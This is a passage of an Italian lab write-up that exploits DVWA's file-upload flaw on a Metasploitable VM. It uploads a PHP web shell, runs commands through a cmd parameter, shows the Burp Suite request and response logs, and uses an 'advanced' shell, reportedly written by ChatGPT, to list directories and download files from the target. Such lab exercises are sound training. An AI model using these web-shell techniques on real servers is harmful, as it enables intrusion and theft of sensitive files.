



In questo esercizio andrò a sfruttare una vulnerabilità nella piattaforma DVWA (Damn Vulnerable Web Application) relativo all'upload di file per ottenere il controllo remoto della macchina Metasploitable utilizzando un file PHP (shell.php).  
Attraverso Burpsuite, intercetto e analizzo il traffico HTTP.

Prima di iniziare configurate il «security level» della DVWA a «LOW» dalla scheda DVWA Security.

Carico il file shell.php nella sezione Upload di DVWA




Questo script permette di eseguire il comando specificando tramite il parametro cmd nell'URL.




Questo link permette di visualizzare la cartella uploads di DVWA per verificare che il file PHP è stato caricato correttamente

<http://192.168.1.115/dvwa/hackable/uploads/>



Ho intercettato e analizzato il traffico HTTP e l'esecuzione dei comandi remoti con BurpSuite.  
<http://192.168.1.115/dvwa/hackable/uploads/shell.php?cmd=ls>



Con questo comando siamo in grado di visualizzare i file contenuti all'interno della cartella di DVWA come se fossimo da terminale.

Da Burpsuite questo viene intercettato e siamo in grado di muoverci a nostro piacimento.

Linea	URL	Metodo	Host	Status	Content-Type	File	IP
28	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	268 XML php	192.168.1.115
29	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	268 XML php	192.168.1.115
30	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	243 XML php	192.168.1.115
31	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115
32	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115
33	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115


**Request**  
Pretty Raw Hex

1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1  
2 Host: 192.168.1.115  
3 Cache-Control: max-age=0  
4 Accept-Language: en-US  
5 Upgrade-Insecure-Requests: 1  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127  
8 Safari/537.36  
9 Accept:  
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
11 Accept-Encoding: gzip, deflate, br  
12 Cookie: security=low; PHPSESSID=632288eff1d3bb543f3f86bff182dddf  
13 Connection: keep-alive

**Response**  
Pretty Raw Hex Render

1 HTTP/1.1 200 OK  
2 Date: Mon, 04 Nov 2024 14:03:26 GMT  
3 Server: Apache/2.2.8 (Ubuntu) DAV/2  
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10  
5 Keep-Alive: timeout=15, max=100  
6 Connection: Keep-Alive  
7 Content-Type: text/html  
8 Content-Length: 36  
9  
10 <pre>  
11 dvwa\_email.png  
12 shell.php  
13 </pre>

<http://192.168.1.115/dvwa/hackable/uploads/shell.php?cmd=uname%20-a>  
(%20 rappresenta lo spazio)



con questo comando siamo in grado di vedere le specifiche del sistema operativo.

Da Burpsuite intercettiamo la GET del comando appena mandato.

Linea	URL	Metodo	Host	Status	Content-Type	File	IP
28	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	268 XML php	192.168.1.115
29	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	268 XML php	192.168.1.115
30	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	243 XML php	192.168.1.115
31	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115
32	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115
33	http://192.168.1.115	GET	/dvwa/hackable/uploads/shell.php...	✓	200	333 XML php	192.168.1.115

**Request**  
Pretty Raw Hex

1 GET /dvwa/hackable/uploads/shell.php?cmd=uname%20-a HTTP/1.1  
2 Host: 192.168.1.115  
3 Accept-Language: en-US  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
6 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127  
7 Safari/537.36  
8 Accept:  
9 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
10 Accept-Encoding: gzip, deflate, br  
11 Cookie: security=low; PHPSESSID=632288eff1d3bb543f3f86bff182dddf  
12 Connection: keep-alive


**Response**  
Pretty Raw Hex Render

1 HTTP/1.1 200 OK  
2 Date: Mon, 04 Nov 2024 14:04:46 GMT  
3 Server: Apache/2.2.8 (Ubuntu) DAV/2  
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10  
5 Keep-Alive: timeout=15, max=100  
6 Connection: Keep-Alive  
7 Content-Type: text/html  
8 Content-Length: 100  
9  
10 <pre>  
11 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC  
12 2008 i686 GNU/Linux  
13 </pre>

Ho chiesto a chatGTP di svilupparmi una shell avanzata PHP per il bonus di questo esercizio. Una volta eseguito l'upload del file (che si trova in allegato nella cartella di questo esercizio), questa shell permette di:

Supportare la visualizzazione del contenuto di una directory specifica, utilizzando il parametro dir. Questo mostra tutti i file e le cartelle presenti nel path specificato

<http://192.168.1.115/dvwa/hackable/uploads/shellAvanzata.php?dir=/var/www/html>



### Scaricare File dalla Macchina Bersaglio.

La shell consente di scaricare file dalla macchina Metasploitable usando il parametro download. Per scaricare un file chiamato dvwa\_email.png dalla directory /var/www/dvwa/hackable/uploads, uso:

[http://192.168.1.115/dvwa/hackable/uploads/shellAvanzata.php?download=/var/www/dvwa/hackable/uploads/dvwa\\_email.png](http://192.168.1.115/dvwa/hackable/uploads/shellAvanzata.php?download=/var/www/dvwa/hackable/uploads/dvwa_email.png)

Il browser dovrebbe avviare automaticamente il download del file. Questa funzionalità è utile per ottenere copie di file sensibili dalla macchina bersaglio.

